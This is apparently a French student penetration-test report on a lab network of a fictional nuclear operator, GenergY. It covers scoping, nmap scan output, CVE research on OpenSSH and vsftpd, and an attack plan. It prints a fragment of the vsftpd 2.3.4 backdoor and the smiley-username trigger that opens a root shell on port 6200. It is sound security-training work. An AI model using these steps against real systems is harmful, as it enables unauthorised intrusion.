Février 2023 – Août 2023

Projet Post-Exploitation

RAPPORT D'AUDIT

RAYAN BENHAMANA

GENERGY by Jedha

TABLE DES MATIERES

INTRODUCTION

GenergY est une entreprise spécialisée dans la gestion des centrales nucléaires depuis 1960. Le marché du nucléaire s'est récemment ouvert à la concurrence et reste très réglementé. L'exploitation du nucléaire est un enjeu étatique très sensible, et sa compromission pourrait avoir d'importantes conséquences à l'échelle nationale, voire mondiale. Une attention particulière doit donc être apportée aux réglementations et à sa sécurité.

GenergY souhaite développer un nouveau pôle informatique fort de son expérience dans le marché. Un projet pilote a donc été ouvert à la centrale nucléaire de Fleurisson où un programme de gestion du réacteur nucléaire a été mis en place. Plus précisément une interface informatique a été développée et elle permet de monitorer la température au centre du réacteur nucléaire. La fiabilité de l'interface est vitale car elle permet de contrôler l'élément le plus sensible et le plus dangereux au sein de la centrale.

Un audit a été commandé par l'entreprise pour déterminer s'il est possible pour un acteur malveillant de prendre le contrôle du système de gestion de la température au sein du réacteur nucléaire. De plus, l'entreprise a fait part de son inquiétude quant à la possibilité de retrouver des données sensibles sur les serveurs. L'audit est porté sur le réseau utilisé pour développer et déployer l'interface. L'unique information donnée par GenergY est l'adresse des serveurs composant ce réseau : 10.10.7.31, 10.10.7.32 et 10.10.7.33.

OBJECTIF

L'objectif de ce test d'intrusion est d'obtenir un accès root sur le dernier serveur 10.10.7.33 contrôlant la température du réacteur nucléaire. Un accès root est comparable à un compte administrateur ayant un contrôle total du serveur. L'audit n'a pas pour objectif d'être exhaustif mais de mettre en évidence la chaîne d'attaque utilisée pour prendre le contrôle du réacteur.

RESUME DE L'AUDIT

L'audit a permis de mettre en avant la vulnérabilité généralisée du réseau. Un acteur malveillant peut obtenir un accès total aux serveurs permettant de monitorer la température du réacteur nucléaire. De plus, lors de l'audit un certain nombre de données sensibles ont été extraites. L'atteinte de l'objectif s'appuie sur une mauvaise gestion des services et des données sensibles ainsi que la faiblesse des mots de passe utilisés. Il est important de comprendre que les données récupérées ont permis de rebondir de serveur en serveur. Le rapport présente plus en détails la chaine d'attaque pour acquérir un accès root sur le dernier serveur 10.10.7.33.

Un service pas à jour a servi de porte d'entrée pour accéder au premier serveur et en extraire un fichier sensible. Le mot de passe de ce fichier est faible, et le contenu a pu être extrait afin de récupérer les identifiants utilisés lors de la connexion au second serveur. Les informations récoltées sur ce second serveur ont permis d'identifier un utilisateur ayant un accès sur le dernier serveur. Après avoir récupérer le mot de passe à l'aide d'une attaque de force brute, le dernier serveur a été totalement compromis à la suite de l'exploitation d'une vulnérabilité affectant la bibliothèque informatique sudo.

Remarque : Les différents fichiers utilisés et les données sensibles retrouvées au cours de l'audit sont disponibles en annexes.

METHODOLOGIE

La méthodologie PTES a été choisie pour piloter le projet. Elle est composée de plusieurs étapes successives, lesquelles sont présentées ci-dessous :

- **Les engagements clients**

  Il s'agit d'une étape importante afin que l'entreprise et l'auditeur s'accordent sur le déroulé de l'audit. En outre, elle permet également à l'auditeur de se protéger notamment à l'aide de la lettre de mission. Cette étape permet de définir les limites du projet. Il est important de définir, entre autres, les systèmes informatiques pouvant être audités, les outils autorisés et les ressources sensibles. De plus, lors de cette étape la manière de communiquer l'avancée et les résultats de l'audit sont définies.

- **La collecte d'informations**

  La collecte d'informations consiste à récupérer toutes les informations possibles sur l'entreprise et son infrastructure informatique. Les types d'information et les moyens de recherche sont très variés. Par exemple Google ou les réseaux sociaux peuvent être utilisés pour retrouver des informations organisationnelles, tandis que les informations plus techniques peuvent être obtenues à travers des scans de réseaux.

- **Modélisation des menaces**

  La modélisation des menaces consiste notamment à planifier le test d'intrusion en supposant certaines failles probables. Autrement dit cette étape permet d'identifier à l'avance des vulnérabilités possibles. Cette étape est importante pour avoir des pistes à étudier, et réduire le champ des possibles dans l'objectif d'avoir un plan d'attaque plus efficace. L'expérience de l'auditeur se fait d'autant plus sentir lors de la modélisation des menaces.

- **Analyse des vulnérabilités**

  L'analyse des vulnérabilités consistent principalement à confirmer, réfuter ou détailler les différentes pistes trouvées lors de la modélisation des menaces. Lors de cette étape, il est important de mettre en regard les différentes informations recueillies aux étapes précédentes pour identifier formellement les vulnérabilités du réseau informatique.

- **Exploitation**

  L'étape d'exploitation permet de transformer les vulnérabilités en risque réel pour l'entreprise. En effet, malgré l'identification formelle des vulnérabilités il reste possible qu'une protection supplémentaire empêche son exploitation. D'autant plus que l'exploitation de certaines vulnérabilités peut être plus ou moins complexe à réaliser. Ces informations sont à prendre en compte pour évaluer le niveau de dangerosité d'une vulnérabilité.

- **Post-Exploitation**

  Cette étape est la plus critique d'un point de vue métier pour l'entreprise. En effet elle consiste notamment à rechercher et extraire des données sensibles de l'entreprise cliente, ou à vérifier s'il est possible de maintenir une connexion à distance. L'entreprise cliente comprendra plus facilement l'impact des vulnérabilités à travers une démonstration concrète et réaliste d'une cyberattaque. Toutefois, cette étape reste très sensible pour certaines organisations et des limites précises doivent être définies.

- **Rapport**

  Le rapport permet de communiquer les résultats de l'audit effectué pour le client. Une présentation plus technique complètera ce rapport afin de discuter du test d'intrusion plus en détails. Quelques recommandations simples pour combler les vulnérabilités mises en évidence sont proposées.

Attention, pour une raison de lisibilité certaines parties seront rassemblées au sein du rapport :

- La modélisation des menaces avec l'analyse de vulnérabilité
- L'exploitation avec la post-exploitation.


LES ENGAGEMENTS CLIENTS

LES REGLES D'ENGAGEMENT

PLANNING

Un accès au réseau de GenergY a été accordé pour une durée de 2 mois avec une connexion illimitée sans contrainte de temps. La période d'audit aura lieu du Samedi 05 Août 2023 à 08h00 du Jeudi 05 Octobre 2023 à 18h00.

L'audit représentera 10 jours de travail effectifs pour un unique auditeur. Les premières semaines l'auditeur aura un rythme d'un jour par semaine, puis de 2 jours par semaine lors du dernier sprint. Le planning détaillé de l'audit est disponible ci-dessous :



Le projet sera conclu par la remise du rapport du test d'intrusion ainsi qu'une présentation finale de l'audit devant l'équipe projet le 07 Novembre 2023.

PROCESS/REGLES

L'auditeur pourra accéder à toutes les ressources présentes dans le scope du projet afin de les analyser et d'exploiter leurs vulnérabilités. Aucune contrainte n'a été posée par GenergY concernant l'exploitation des vulnérabilités identifiées. Les données sensibles retrouvés ainsi que les fichiers utilisés pour exploiter les vulnérabilités sont présents en annexes.

L'équipe projet de GenergY et l'auditeur peuvent utiliser le canal Discord pour la communication quotidienne autour du projet par messages ou visioconférence. Les résultats seront ensuite communiqués au sein d'un rapport remis puis présenté à l'équipe projet.

Si une vulnérabilité hors-scope est trouvée, contactez directement la DSI pour en référer.


CONTACTS

Lors de cet audit de sécurité informatique, les deux parties prenantes seront représentées par :

Informations DSI	**Informations auditeur**
Christophe DUPONT	**Rayan BENHAMANA**
06 05 03 02 01	06 48 73 10 42
contact-dsi@genergy.com	rayan.benhamana@gmail.com

SCOPE

L'entreprise GenergY a explicitement autorisé l'exploitation et l'exploration de tous les serveurs du réseau représenté ci-dessous.



Les autres systèmes informatiques pouvant potentiellement être détectés ne devront pas être utilisés, même pour accéder à un système présent dans le scope.

COLLECTE D'INFORMATIONS

La collecte d'informations est une étape cruciale pour le bon déroulement de la suite du test d'intrusion. En effet, cette étape consiste à retrouver des informations sur les serveurs pour identifier des vulnérabilités ou de mauvaises configurations.

Dans un premier temps, la collecte d'information consistera simplement en un scan de ports car aucune information publique n'a été trouvée concernant le réseau privé de GenergY. Plus tard dans le rapport, la collecte d'informations sera enrichie par l'exploration des différents serveurs.

SCAN DE PORTS

Deux niveaux complémentaires de scans sont utilisés lors de cette étape. Le premier scan du réseau a pour objectif de déterminer les ports ouverts et les protocoles associés. Tandis que le second scan permettra de mettre en évidence les services disponibles sur ces ports ainsi que leur version.

PROTOCOLES


L'outil nmap est utilisé pour scanner le réseau. Un simple scan est effectué pour identifier les ports ouverts et les protocoles associés aux services disponibles. Le paramètre « -p- » permet de scanner tous les ports même ceux n'étant pas standards.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.7.31 10.10.7.32 10.10.7.33 -p-
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-01 12:20 EDT
Nmap scan report for 10.10.7.31
Host is up (0.069s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap scan report for 10.10.7.32
Host is up (0.065s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.10.7.33
Host is up (0.054s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 3 IP addresses (3 hosts up) scanned in 111.52 seconds
```

Les résultats du scan sont également accessibles en annexes, et permettent de déterminer que :

- Le serveur .31 héberge un serveur FTP et un serveur SSH
- Le serveur .32 héberge un serveur SSH
- Le serveur .33 héberge un serveur SSH

Le schéma ci-dessous permet de résumer les résultats :




SERVICES

Le second niveau de scan consiste à récupérer les bannières des services afin d'identifier le produit utilisé ainsi que la version correspondante. Cette étape est cruciale pour détecter de potentielles vulnérabilités liées aux services du réseau. Le paramètre « -sV » de nmap permet de récupérer la bannière.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 07:14 EDT
Nmap scan report for 10.10.7.31
Host is up (0.094s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
6200/tcp open  lm-x?
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.7.32
Host is up (0.068s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.7.33
Host is up (0.076s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 394.27 seconds
```

Cette fois-ci les résultats contiennent une colonne supplémentaire permettant d'identifier le service et la version associée .



La collecte d'informations reste basique mais s'est avérée efficace. En effet, toutes les informations permettant de détecter des CVE ont été recueillies. Les résultats des deux scans sont disponibles dans les fichiers correspondants en annexe. Les résultats obtenus sont intéressants car plusieurs versions d'un même service coexistent. Il est très probable qu'une de ces versions soit obsolète et donc vulnérable à une CVE. Cette piste sera à étudier lors de la prochaine phase d'analyse de vulnérabilité et de modélisation de menace.

	10.10.7.31		**10.10.7.32**	**10.10.7.33**
Port	21	22	22	22
Protocole	FTP	SSH	SSH	SSH
Service	vsftpd	OpenSSH	OpenSSH	OpenSSH
Version	2.3.4	7.2p2	7.2p2	7.6p1

ANALYSE DE VULNERABILITE & MODELISATION DE MENACES

Les résultats récoltés à l'étape précédente permettent de baliser le terrain, et d'organiser le test d'intrusion en conséquent. Une première étude des CVE a lieu à cette étape avant de les éprouver sur le réseau lors de la phase d'exploitation. Cette étape doit permettre à l'auditeur de planifier les actions qu'il doit mener afin d'avoir un plan d'attaque le plus clair et le plus concis possible.

Les deux produits OpenSSH et vsFTPd , ainsi que leurs vulnérabilités seront étudiées dans cette partie.

OPENSSH

PRESENTATION PRODUIT

Internet repose globalement sur les échanges effectués entre les différents serveurs. Une multitude de protocoles ont donc vu le jour pour définir la manière dont sont échangées les données. Très rapidement un besoin de sécuriser les échanges de données a émergé. Ce besoin a longtemps été porté par certains protocoles historiques tels que Telnet. Néanmoins avec le temps, les vulnérabilités de ces protocoles ont pris de plus en plus d'importance. Et il s'agit aujourd'hui de technologies considérées comme vulnérables. La création d'un nouveau protocole Secure SHell (SSH) a donc permis d'améliorer la sécurité apportée aux échanges de données. Les nouveautés présentes dans le protocole SSH sont nombreuses et ont permis une adoption massive de ce protocole, à tel point qu'il remplace maintenant le telnet. Les nouveautés les plus marquantes sont le chiffrement des données afin de créer un canal d'échange sécurisé, ainsi qu'un mécanisme d'authentification à l'aide d'une clé publique. Il s'agit aujourd'hui d'une technologie vitale pour les entreprises et est souvent utilisée pour contrôler un ordinateur ou un serveur à distance.

L'un des produits les plus populaires pour implémenter le protocole SSH sur un système UNIX est OpenSSH. Il s'agit d'un utilitaire open-source reconnu pour sa robustesse et sa fiabilité. En effet, OpenSSH bénéficie de la contribution et de la vigilance d'une communauté mondiale. Cet utilitaire se distingue par une suite d'outils complémentaires intégrés et facilitant une implémentation avancée du protocole SSH.

RECHERCHES MANUELLES

Les recherches sur internet permettent de rapidement déterminer si une CVE est associée à la version du produit ciblé. Si une telle CVE existe, il sera aisé de trouver de la documentation à propos de la vulnérabilité et de son exploitation. Par exemple, le réseau de GenergY propose les versions 7.2p2 et 7.6p1 du service OpenSSH. La lettre « p » signifie simplement que ces versions sont multi-plateformes. Il est donc certain que la version 7.2p2 est obsolète et sujette à des vulnérabilités. Le site officiel d'OpenSSH permet de retrouver les vulnérabilités liées aux différentes versions.

OpenSSH Security

OpenSSH is developed with the same rigorous security process that the OpenBSD group is famous for. If you wish to report a security issue in OpenSSH, please contact the private developers list <openssh@openssh.com>.

For more information, see the OpenBSD security page.

- **July 19, 2023**
  ssh-agent(1) in OpenSSH between and 5.5 and 9.3p1 (inclusive) remote code execution relating to PKCS#11 providers
  The PKCS#11 support ssh-agent(1) could be abused to achieve remote code execution via a forwarded agent socket if the following conditions are met:
  - Exploitation requires the presence of specific libraries on the victim system.
  - Remote exploitation requires that the agent was forwarded to an attacker-controlled system.

  Exploitation can also be prevented by starting ssh-agent(1) with an empty PKCS#11/FIDO allowlist (ssh-agent -P '') or by configuring an allowlist that contains only specific provider libraries.
  This vulnerability was discovered and demonstrated to be exploitable by the Qualys Security Advisory team. This vulnerability has been assigned CVE-2023-38408.
  This bug is corrected in OpenSSH 9.3p2. For OpenBSD, an errata patch exists to fix this problem.
  For more information, please refer to the release notes.

- **October 3, 2017**
  All version of OpenSSH prior to 7.6 supporting read-only mode in sftp-server (introduced in 5.5). Incorrect open(2) flags in sftp-server permitted creation of zero-length files when the server was running in read-only mode (invoked using the -R command-line flag).
  This bug is corrected in OpenSSH 7.6. For more information, please refer to the release notes.

- **March 9, 2016**
  All versions of OpenSSH prior to 7.2p2 with X11Forwarding enabled. Missing sanitisation of untrusted input allows an authenticated user who is able to request X11 forwarding to inject commands to xauth(1).

  Mitigate by setting **X11Forwarding=no** in sshd_config, or on the commandline. This is the default, but some vendors enable the feature.

  For more information see the advisory.
  This bug is corrected in OpenSSH 7.2p2 and in OpenBSD's stable branch. For more information, please refer to the release notes.

Les recherches de vulnérabilités sur CVE Mitre, CVE Details et le site officiel d'OpenSSH permet de mettre en avant une liste importante de CVE. Néanmoins, aucune vulnérabilité ne semble utile pour obtenir un premier accès au serveur.

CVE	Type d'attaque	CVSS	Version 7.2p2	Version 7.6p1
CVE-2023-38408	Remote Code Execution	9.8	✓	✓
CVE-2021-41617	Privilege Escalation	7.0	✓	✓
CVE-2018-15473	User Enumeration	7.0	✓	✓
CVE-2016-10010	Privilege Escalation	7.0	✓	✗
CVE-2016-10009	Remote Code Execution	7.5	✓	✗
CVE-2016-6210	User Enumeration	5.9	✓	✗

Une première vulnérabilité permet d'exécuter du code arbitraire à distance en exploitant un module de cryptographie au sein de ssh-agent. Cette CVE-2016-10009 peut être efficace pour compromettre un serveur à distance, mais elle ne s'applique qu'à la version 7.2p2. Toutefois les remédiations apportées ne sont pas suffisantes et une nouvelle CVE liée à cette vulnérabilité a été identifiée. Cette CVE-2023-38408 s'applique aux deux versions présentes sur le réseau de GenergY. Ensuite deux autres vulnérabilités permettent d'accomplir une escalade de privilèges sous certaines conditions. Ces vulnérabilités sont référencées comme la CVE-2016-10010 et la CVE-2021-41617. Finalement les deux dernières vulnérabilités trouvées sont les CVE-2016-6210 et CVE-2018-15473. Elles permettent d'énumérer les utilisateurs ayant un accès sur le serveur ciblé à l'aide d'une analyse temporelle.

RECHERCHE AUTOMATISEE

La détection automatique de vulnérabilités complète la recherche manuelle, et pourrait permettre de retrouver des informations manquantes. Certains de ces outils utilisés pour détecter les vulnérabilités, sont également capables de les exploiter automatiquement. Par conséquent, ces outils seront très utiles lors de la prochaine phase pour exploiter facilement les vulnérabilités.

Un premier outil searchsploit est très efficace pour déterminer si une vulnérabilité existe. En effet cet outil permet d'interroger la base de données du site exploit-db référençant les CVE. Toutefois il ne permet pas d'exploiter la vulnérabilité identifiée. Un second outil utilisé lors de cet audit est msfconsole. Cet outil est plus performant que searchsploit, car il permet de chercher et d'exploiter les vulnérabilités automatiquement. La recherche de vulnérabilité automatisée se concentrera donc sur l'utilisation de msfconsole.

```
msf6 > search openssh

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/windows/manage/forward_pageant                            normal  No     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh                                normal  No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                                    normal  No     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers                            normal  No     SSH Username Enumeration
   4  exploit/windows/local/unquoted_service_path   2001-10-25       great   Yes    Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/local/unquoted_service_path
```

Le mode script du scanner nmap pourrait également être utilisé, toutefois il faut être prudent car les dégâts causés par cet outil ne sont pas toujours contrôlés. Finalement la recherche automatisée n'a pas apporté plus d'informations concernant les vulnérabilités liées aux services SSH. Toutefois certaines exploitations trouvées pourront être testées dans la prochaine phase du test d'intrusion.

VSFTPD

PRESENTATION PRODUIT

File Transfer Protocol (FTP) est un protocole permettant notamment d'échanger des fichiers sur un réseau. Il s'agit d'un autre protocole historique d'Internet, au même titre que Telnet. L'échange de fichiers est un cas d'usage très prisé au sein des entreprises et des organisations. Par conséquent, le protocole FTP est omniprésent et beaucoup d'entreprises possèdent leur propre serveur FTP. Very Secure FTP Daemon (vsFTPd) est une solution permettant d'implémenter le protocole FTP en y ajoutant une couche de sécurité. Les données transférées sont chiffrées, et le service est plus robuste à des attaques de force brute ou de déni de service. De plus, les privilèges des différents utilisateurs sont séparés pour minimiser les risques d'escalade de privilège.

RECHERCHES MANUELLES

Le site CVE Mitre permet de retrouver une CVE intéressante pour compromettre un serveur vsFTPd de version 2.3.4. La CVE-2011-2523 consiste à ouvrir une backdoor ayant été installé dans le code source par des acteurs malveillants. En effet, le code source officielle de vsFTPd avait été infecté du 30 Juin 2011 au 03 Juillet 2011. Cette attaque possède un haut taux de criticité avec un score CVSS de 9.8.

Search Results

There are **16** CVE Records that match your search.


Name	Description
CVE-2021-30047	VSFTPD 3.0.3 allows attackers to cause a denial of service due to limited number of connections allowed.
CVE-2017-8218	vsftpd on TP-Link C2 and C20i devices through firmware 0.9.1 4.2 v0032.0 Build 160706 Rel.37961n has a backdoor admin account with the 1234 password, a backdoor guest account with the guest password, and a backdoor test account with the test password.
CVE-2015-1419	Unspecified vulnerability in vsftpd 3.0.2 and earlier allows remote attackers to bypass access restrictions via unknown vectors, related to deny_file parsing.
CVE-2012-2127	fs/proc/root.c in the procfs implementation in the Linux kernel before 3.2 does not properly interact with CLONE_NEWPID clone system calls, which allows remote attackers to cause a denial of service (reference leak and memory consumption) by making many connections to a daemon that uses PID namespaces to isolate clients, as demonstrated by vsftpd.
CVE-2011-2523	vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.


Le code malveillant injecté dans cette version de vsFTPd s'active à l'étape d'authentification lorsque le nom d'utilisateur renseigné se termine par les symboles « :) » formant un smiley. Si ces symboles sont détectés alors le code malveillant ouvre le port 6200 sur lequel l'attaquant peut obtenir un accès non autorisé et exécuter des commandes systèmes.

```
vsf_sysutil_extra(void)
{
  sa.sin_port = htons(6200);
  for(;;)
  {
    execl("/bin/sh","sh",(char *)0);
  }
}
```

RECHERCHES AUTOMATISEES

Tout comme pour le service OpenSSH, les outils searchsploit et msfconsole sont utilisés pour rechercher des exploitations de vulnérabilités affectant le service vsFTPd.





Aucune information complémentaire n'est apportée par ces recherches. Toutefois l'exploitation proposée par msfconsole sera utilisée lors de la prochaine phase de l'audit.

STATEGIE D'EXPLOITATION

Les services présents sur réseau privé de GenergY semblent vulnérables. Un certain nombre de CVE liées aux services présents ont été identifiées. Le produit OpenSSH représente une grande majorité des services disponibles sur le réseau de GenergY. De plus, toutes les versions installées sont vulnérables à une exécution de code arbitraire à distance ou une escalade de privilèges.

Néanmoins, la vulnérabilité la plus intéressante est celle affectant le service vsFTPd car elle permet d'obtenir un accès non autorisé à distance au serveur concerné. Toutefois, seule l'exploitation de cette vulnérabilité pourra confirmer sa présence au sein du service utilisé. En effet, la CVE-2011-2523 ne concerne que certaines distributions de la version 2.3.4.

	10.10.7.31		**10.10.7.32**	**10.10.7.33**
Port	**21**	**22**	**22**	**22**
Protocole	FTP	SSH	SSH	SSH
Service	vsftpd	OpenSSH	OpenSSH	OpenSSH
Version	2.3.4	7.2p2	7.2p2	7.6p1
CVE	CVE-2011-2523	CVE-2016-10009 CVE-2023-38408	CVE-2016-10009 CVE-2023-38408	CVE-2023-38408


Le plan d'attaque permet d'organiser les efforts afin d'optimiser la détection et l'exploitation de failles au sein du réseau privé. L'objectif est d'optimiser les chances de détecter un maximum de failles en un minimum de temps. Ensuite en fonction des vulnérabilités détectées, une suite de tests sera effectuée lors de la phase d'exploitation. Plus le nombre de vulnérabilités détectées est grand et plus l'attaquant aura de liberté pour établir la chaîne d'attaque.

Dans le cas de GenergY, il est pertinent de penser que les services SSH des serveurs 31 et 32 seront plus vulnérables que le service SSH du serveur 33 qui est plus à jour. De plus le serveur 31 comprend deux services, tandis que le serveur 32 n'héberge qu'un unique service SSH. Il y a donc statistiquement deux fois plus de chance de trouver une faille sur le serveur 31 que le 32. De plus, la CVE-2011-2523 affectant le service FTP du serveur 31 est très intéressante. En effet son exploitation est très critique et facile à mettre en place. Il suffit d'essayer de se connecter au serveur avec un nom d'utilisateur finissant par un smiley. Si le service FTP n'est pas vulnérable alors il faut essayer d'attaquer le service SSH du serveur 31 en s'appuyant sur la CVE-2023-38408. Sinon la prochaine étape est de compromettre le serveur 32.

Ensuite, il faut essayer de compromettre le second serveur 32. La piste des vulnérabilités est peu convaincante, mais peut toutefois s'avérer utile. En effet, seules les CVE-2023-38408 et CVE-2016-10009 pourraient permettre d'obtenir un accès non autorisé au serveur. Si ces vulnérabilités ne permettent pas d'obtenir un accès alors la dernière option est d'énumérer les utilisateurs à l'aide des CVE-2016-6210 et CVE-2018-15473. Une attaque de force brute pourrait permettre de trouver le mot de passe d'un utilisateur identifié. Toutefois les résultats de cette méthode ne sont pas garantis, et la compromission du serveur 32 sera influencée par les informations recueillies lors de l'exploration du premier serveur.

Finalement, l'audit devra se clôturer sur la compromission du dernier serveur 33. La méthode appliquée sera exactement la même que pour le serveur précédent. La première tentative d'obtenir un accès non autorisé fera intervenir la CVE-2023-38408, et en cas d'échec la CVE-2018-15473 pourrait énumérer les utilisateurs. Il se peut qu'un simple accès utilisateur soit obtenu, dans ce cas la CVE-2021-41617 pourrait permettre une escalade de privilèges. Encore une fois, la compromission de ce serveur sera impactée par les précédentes phases d'explorations.

Le plan d'attaque pourra être ajusté en fonctions des informations recueillies lors de l'exploration des serveurs. Toutefois, l'arbre de décision ci-dessous sert de point de repère.



EXPLOITATION & POST-EXPLOITATION

Un accès non autorisé à été établi sur le dernier serveur 33 après plusieurs rebonds sur les deux premiers serveurs 31 et 32. Néanmoins le plan d'attaque a été suivi jusqu'au niveau 1, ensuite l'exploration des différents serveurs ont permis de mettre au point des attaques plus optimisées. Les informations recueillies lors de l'exploration des serveurs sont utilisées pour mettre à jour la modélisation des menaces et le plan d'attaque.

